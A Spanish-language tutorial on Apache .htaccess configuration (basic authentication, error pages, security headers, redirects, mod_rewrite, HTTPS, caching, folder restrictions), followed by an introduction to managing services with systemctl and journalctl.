    Al ejecutar, te pedirá contraseña y te la meterá en el fichero con hash. El algoritmo por defecto suele ser bcrypt/MD5 APR según versión; lo importante es que nunca guarda contraseñas en claro.

    Un .htpasswd típico se ve así:

    juan:$apr1$9tDRSv/.v8BxP1kF/Np7A.
    maria:$apr1$OQy4dRxr$2aCdBORded8HNoo.t2GxU.
    

    Luego en .htaccess pones la compuerta:

    AuthType Basic
    AuthName "Zona restringida"
    AuthUserFile /ruta/al/fichero/.htpasswd
    Require valid-user
    

    El navegador, al entrar en esa carpeta, lanzará un cuadro de login del siglo pasado (que sigue cumpliendo su función). En HTTPS está bien para control de acceso simple; en HTTP es como mandar postales sin sobre.

    Parte 3: Gestión de Errores Personalizados

    1. Crear 404.html y 403.html en la raíz.
    2. Añadir en /var/www/html/.htaccess:
    ErrorDocument 404 /404.html
    ErrorDocument 403 /403.html
    
    1. Probar introduciendo una URL inexistente.

    Parte 4: Cabeceras de Seguridad

    Añadir en /var/www/html/.htaccess:

    Header set X-Frame-Options "DENY"
    Header set X-Content-Type-Options "nosniff"
    Header set X-XSS-Protection "1; mode=block"
    Header set Referrer-Policy "no-referrer-when-downgrade"
    Header set Permissions-Policy "geolocation=()"
    

    Explicación breve:

    • X-Frame-Options: DENY Esta prohíbe que tu página se cargue dentro de un <iframe> de otra página. ¿Para qué sirve? Para evitar el clickjacking, un truco donde otra web maliciosa mete la tuya en un iframe invisible y coloca botones encima, de manera que el usuario cree estar haciendo una cosa y está pulsando otra. Con DENY, el navegador dice “no me meto en iframes de nadie” y así se acaba el truco de magia.
    • X-Content-Type-Options: nosniff Los navegadores suelen ser listillos: si reciben un archivo con un tipo incorrecto, intentan adivinarlo (“sniffing MIME”). Eso abre una puerta curiosa: si subes un .png que en realidad es JavaScript con una cabecera errónea, algunos navegadores podrían intentar ejecutarlo. Con nosniff el navegador promete no “oler” el tipo y usar sólo lo declarado. Evita ciertos vectores de XSS y descarga ejecutable camuflada.
    • X-XSS-Protection: 1; mode=block Esto es un modo antiguo del filtro anti-XSS integrado en algunos navegadores. Le indica al navegador que si detecta un ataque de Cross-Site Scripting reflejado, bloquee la carga de la página en vez de intentar sanearla. Hoy en día está un poco de capa caída (Chrome lo retiró en favor de Content-Security-Policy) pero en entornos legacy todavía es un salvavidas aceptable.
    • Referrer-Policy: no-referrer-when-downgrade Cada vez que pulsas un enlace, el navegador suele enviar una cabecera Referer (sin la segunda “r”, por herencia histórica) indicando desde qué página vienes. Esa miguita de pan puede revelar urls privadas, parámetros de sesión o rutas internas. no-referrer-when-downgrade ordena no enviar el Referer cuando pasas de HTTPS a HTTP (es decir, no “degradar” seguridad). Existen políticas más estrictas (strict-origin, no-referrer, etc.), pero esta ya reduce filtraciones triviales.
    • Permissions-Policy: geolocation=() Aquí entramos en una política moderna que controla APIs del navegador. Es como darle a tu web un panel de permisos: cámara, micrófono, geolocalización, sensores… geolocation=() significa “no concedo geolocalización a nadie, ni siquiera a mí”. Puedes ser más granular, por ejemplo geolocation=(self) permitiría sólo a tu propio dominio. Eso reduce el “exceso de curiosidad” del navegador y de scripts de terceros.
    • El resumen conceptual es que no protegen tu código del mal, sino que recortan la superficie de comportamiento del navegador, reduciendo trucos clásicos: iframes invisibles, tipos MIME engañosos, ejecución de scripts inesperados y filtración de metadatos. Es parecido a darle menos herramientas a un niño travieso: no podrá arreglar un coche, pero tampoco desmontar la casa.

    Más allá de estas cabeceras existen otras piezas más finas como Content-Security-Policy (CSP), que es una gramática entera para decir “qué scripts, imágenes, estilos y conexiones están permitidos”. CSP convierte el navegador en una especie de sandbox configurable, y ahí es donde el mundo del XSS moderno se vuelve deporte olímpico.

    Parte 5: Redirecciones HTTP

    1. Redirección permanente (301):
    Redirect 301 /viejo.html /nuevo.html
    
    1. Temporal (302):
    Redirect 302 /promo /promo-2026
    

    Recomendación: usar 301 solo cuando sea definitivo.

    Cuando haces una redirección 302 (Found / Moved Temporarily) estás diciendo dos cosas:

    — Primero: “el recurso sigue existiendo en la URL original, pero por ahora estoy sirviendo desde otra URL”.

    — Segundo: “no actualices tus mapas, no caches esto como definitivo”.

    Consecuencias prácticas:

    1. Los navegadores no la memorizan como algo fijo.
      No guardan en disco que la URL ha cambiado. Si mañana quitas la redirección, el navegador volverá a pedir la original sin pelearse contigo. Es como poner un cartel de “pasen por la puerta lateral mientras pintamos la principal”.
    2. Los buscadores no transfieren ‘peso’ SEO.
      A diferencia de un 301, Google y compañía no asumen que la URL nueva es la buena. Mantienen la original en sus índices. Es la forma de decirles: “no reorganices tu mapa, solo estoy haciendo obras”.
    3. No cambia los enlaces de terceros.
      Si un usuario sigue un enlace desde otra web, la redirección lo mueve, pero esa web no actualizará su enlace, porque no hay garantía de permanencia.
    4. Sirve para pruebas y mantenimiento.
      Si estás desplegando un nuevo diseño, probando un AB testing o moviendo tráfico durante un rato, una 302 te da una especie de reversibilidad instantánea.

    En contraste, un 301 (Moved Permanently) es como una mudanza registrada en el ayuntamiento: los navegadores pueden cachearla, los buscadores actualizan índices y pasan “autoridad” a la nueva URL, y los cambios tardan más en revertirse porque todos asumen que era definitivo.

    Lo temporal no cambia la cartografía del navegador ni del buscador, solo redirige el tráfico en tiempo real. Es útil cuando estás probando algo, cuando tienes dudas o cuando quieres mantener la puerta original como referencia verdadera. Luego, cuando estés seguro de la mudanza, ya haces el 301 y los mapas del mundo cambian de sitio.

    Parte 6: Reescritura de URLs con mod_rewrite

    La reescritura de URLs permite transformar una URL solicitada por el navegador en otra diferente de forma interna, sin que el usuario lo note. Se utiliza para crear URLs más limpias, eliminar extensiones (.php, .html) o implementar un patrón MVC (Front Controller).


    6.1 Activación del módulo

    Activar el módulo responsable de la reescritura:

    sudo a2enmod rewrite
    sudo systemctl restart apache2
    

    Sin este módulo, las reglas de reescritura no funcionarán.


    6.2 Requisito en el VirtualHost

    Dentro del VirtualHost debe estar permitido el uso de .htaccess. En el bloque <Directory> debe existir:

    AllowOverride All
    

    Si estuviera en None, Apache ignorará las reglas del .htaccess.


    6.3 Ejemplo simple: eliminar extensión

    Crear un archivo hola.html en el DocumentRoot (/var/www/html/).

    Crear o editar el .htaccess en el mismo directorio con:

    RewriteEngine On
    RewriteRule ^hola$ hola.html [L]
    

    • RewriteEngine On → activa el motor de reescritura
    • RewriteRule ^hola$ hola.html → si se solicita /hola, entregar hola.html
    • [L] → indica que esta es la última regla si coincide

    Prueba

    Acceder en el navegador:

    http://servidor/hola
    

    Aunque el archivo real sea hola.html, el navegador verá una URL sin extensión.


    6.4 Ejemplo avanzado: patrón MVC (Front Controller)

    Este patrón es común en frameworks y sitios dinámicos. La idea es que todas las peticiones que no sean archivos ni carpetas reales se envían a index.php.

    6.4.1 Código

    En el .htaccess del DocumentRoot:

    RewriteEngine On
    
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule ^(.+)$ index.php?route=$1 [L,QSA]
    

    6.4.2 Explicación de las condiciones

    • RewriteCond %{REQUEST_FILENAME} !-f
      → si lo solicitado no es un archivo físico
    • RewriteCond %{REQUEST_FILENAME} !-d
      → si lo solicitado no es un directorio

    6.4.3 Explicación de la regla

    • ^(.+)$ → coincide con cualquier ruta solicitada
    • index.php?route=$1 → envía la ruta al script index.php mediante el parámetro route
    • [L,QSA]:
      • L → última regla si coincide
      • QSA → preserva parámetros existentes (?id=3 etc.)

    6.5 Demostración práctica

    Crear un archivo index.php con:

    <?php
    echo "Ruta solicitada: " . ($_GET['route'] ?? 'ninguna');
    ?>
    

    Acceder desde el navegador a distintas rutas:

    http://servidor/productos
    http://servidor/usuarios/editar/7
    http://servidor/pepito
    

    Salida esperada:

    Ruta solicitada: productos
    Ruta solicitada: usuarios/editar/7
    Ruta solicitada: pepito
    

    Esto confirma que index.php captura todas las rutas y puede decidir qué controlador o vista cargar.


    6.6 Caso especial: archivos reales

    Si se accede a:

    /style.css
    /logo.png
    /index.php
    

    o cualquier recurso físico, NO pasa por la reescritura porque las condiciones lo impiden:

    RewriteCond %{REQUEST_FILENAME} !-f   → archivo físico
    RewriteCond %{REQUEST_FILENAME} !-d   → directorio físico
    

    De esta forma no se rompe el funcionamiento del sitio.


    6.7 Uso habitual en aplicaciones web

    Este sistema se utiliza para:

    • URLs amigables para SEO
    • Frameworks PHP (Laravel, Symfony, CodeIgniter)
    • Paneles de administración
    • APIs REST
    • Front Controllers (único punto de entrada)

    En lugar de:

    index.php?route=usuarios/listar
    

    se obtiene:

    /usuarios/listar
    

    más limpio y apto para buscadores.

    La reescritura de URLs no cambia el archivo real que se ejecuta, solo traduce internamente la ruta.
    El usuario ve una URL limpia y el servidor recibe una ruta estructurada para procesar.

    Parte 7: Control del Listado de Directorios

    Para evitar que se muestren archivos:

    Options -Indexes
    

    Crear una carpeta sin index.html y comprobar el resultado.


    Parte 8: Forzar HTTPS

    Añadir:

    RewriteEngine On
    RewriteCond %{HTTPS} !=on
    RewriteRule ^ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
    

    Requiere certificado SSL configurado.


    Parte 9: Cacheo y Compresión

    Cache de archivos (si mod_expires activado):

    <IfModule mod_expires.c>
       ExpiresActive On
       ExpiresByType image/jpeg "access plus 30 days"
       ExpiresByType text/css "access plus 7 days"
       ExpiresByType application/javascript "access plus 7 days"
    </IfModule>
    

    Compresión (si mod_deflate activado):

    SetOutputFilter DEFLATE
    

    Cuando decíamos “cache de archivos (si mod_expires activado)” nos referíamos a una función del servidor web Apache diseñada para decirle al navegador cuánto tiempo puede guardar ciertos archivos sin volver a descargarlos.

    En castellano llano:

    La caché es la costumbre del navegador de guardar copias locales de cosas que ya descargó (como imágenes, CSS o JavaScript) para no pedirlas de nuevo al servidor cada vez que visitas la página. Si ya tienes el logo en tu disco, ¿para qué volver a bajarlo?

    El módulo mod_expires es una parte de Apache que permite controlar cuánto dura esa copia local, poniendo un “fecha de caducidad” en las respuestas.

    Si lo activas y configurás reglas como:

    ExpiresByType image/png "access plus 30 days"
    

    Estás diciendo: “los archivos PNG pueden vivir 30 días en la caché del navegador”.

    ¿Resultado práctico? La primera visita carga todo desde el servidor, las siguientes cargan desde disco; la web vuela y el servidor descansa.

    Esencialmente, es un acuerdo temporal entre servidor y navegador, parecido a:

    – Servidor: “Este archivo apenas cambia, guárdalo un mes”.
    – Navegador: “Perfecto, no te molesto hasta que pase ese mes”.

    En el ecosistema web, la caché es una de las razones por las que las páginas parecen “instantáneas” después de la primera visita, y una forma elegante de reducir gasto de CPU, ancho de banda y tiempo de espera. Sin caché, cada visita sería como entrar por primera vez en un supermercado cada día: todo el mundo preguntando todo el rato dónde están los pasillos.

    Parte 10: Interacción con Buscadores (SEO y Indexación)

    robots.txt

    Crear en raíz del sitio:

    User-agent: *
    Disallow: /admin/
    Disallow: /backup/
    

    Nota: los bots maliciosos pueden ignorarlo.

    Evitar indexación con HTTP (X-Robots-Tag)

    En .htaccess:

    Header set X-Robots-Tag "noindex, nofollow"
    

    Usos habituales:

    • PDFs
    • Paneles internos
    • Carpetas privadas

    Bloquear bots por User-Agent

    Ejemplo:

    RewriteEngine On
    RewriteCond %{HTTP_USER_AGENT} googlebot [NC]
    RewriteRule ^ - [R=403]
    

    Parte 11: Ocultación y Restricción de Carpetas

    Impedir acceso web a una carpeta:

    Dentro de la carpeta crear .htaccess:

    Require all denied
    

    O por archivo:

    <FilesMatch "\.(sql|bak|zip|tar)$">
       Require all denied
    </FilesMatch>
    

    Restringir por IP:

    Require ip 192.168.1.0/24
    

    Evitar ejecución de PHP en carpetas de subida:

    <FilesMatch "\.(php|phtml)$">
       Require all denied
    </FilesMatch>
    

    Muy útil en uploads/ o storage/.


    Con .htaccess es posible:

    • Restringir acceso
    • Personalizar errores
    • Crear URLs amigables
    • Controlar bot y rastreadores
    • Proteger información sensible
    • Forzar HTTPS
    • Mejorar SEO
    • Mejorar rendimiento

    Advertencia para producción:

    • .htaccess se evalúa en cada petición
    • Incrementa carga del servidor
    • En grandes entornos se recomienda configurar desde VirtualHost

  • ¿Qué hace systemctl?

    ¿Qué hace systemctl?

    Un servicio es un proceso de fondo (daemon) que se ejecuta sin cliente directo: servidor web, base de datos, cupón/leche… cosas que viven en silencio.

    systemd organiza los servicios como units (unidades). Una unit puede ser:

    • service → servicios
    • timer → programadores sustitutos del cron
    • mount → puntos de montaje
    • socket → servicios socket-activados
    • y más fauna, pero hoy nos interesa el zoológico *.service.

    ¿Qué hace systemctl?

    systemctl permite:

    • Iniciar/detener un servicio.
    • Habilitarlo o deshabilitarlo en arranque.
    • Ver logs y estado.
    • Ver dependencias.

    Su sintaxis general:

    systemctl <acción> <unidad>

    Ejemplo:

    systemctl start apache2.service

    Ver servicios instalados

    Esto ayuda a explorar el sistema:

    Servicios activos ahora mismo:


    systemctl list-units --type=service --state=running
    

    Todos los servicios cargados (activos + inactivos):


    systemctl list-units --type=service
    

    Servicios instalados en el sistema (cargados y no cargados):


    systemctl list-unit-files --type=service
    

    Estado de un servicio

    Es la acción más frecuente.


    systemctl status apache2.service
    

    Muestra:

    • PID
    • Logs recientes
    • “Loaded” (si está instalado)
    • “Active” (si está corriendo)

    La magia aquí es que systemd integra parte del journal, así que ya da contexto.


    Iniciar / Detener / Reiniciar

    Aquí es donde la clase empieza a levantar humo.

    Iniciar servicio:


    sudo systemctl start apache2.service
    

    Detener:


    sudo systemctl stop apache2.service
    

    Reiniciar de forma limpia:


    sudo systemctl restart apache2.service
    

    Recargar configuración sin detener el servicio (si lo soporta, como Nginx):


    sudo systemctl reload nginx.service
    

    Para puristas: restart tira y relanza, reload solo recarga configuración.


    Habilitar en el arranque

    Esto conecta systemd con los “targets” (equivalentes modernos de runlevels).

    Habilitar:


    sudo systemctl enable apache2.service
    

    Deshabilitar:


    sudo systemctl disable apache2.service
    

    Comprobar si está habilitado:


    systemctl is-enabled apache2.service
    

    Esto crea o elimina enlaces simbólicos en /etc/systemd/system/.


    Ver logs de un servicio

    journalctl es el diario íntimo del sistema. Útil para debugging y para descubrir que olvidaste escapar ese símbolo en la config de Postfix.

    Logs recientes del servicio:


    journalctl -u apache2.service
    

    Logs en tiempo real (“modo Matrix”):


    journalctl -u apache2.service -f
    

    Logs de hoy con timestamps:


    journalctl -u apache2.service --since today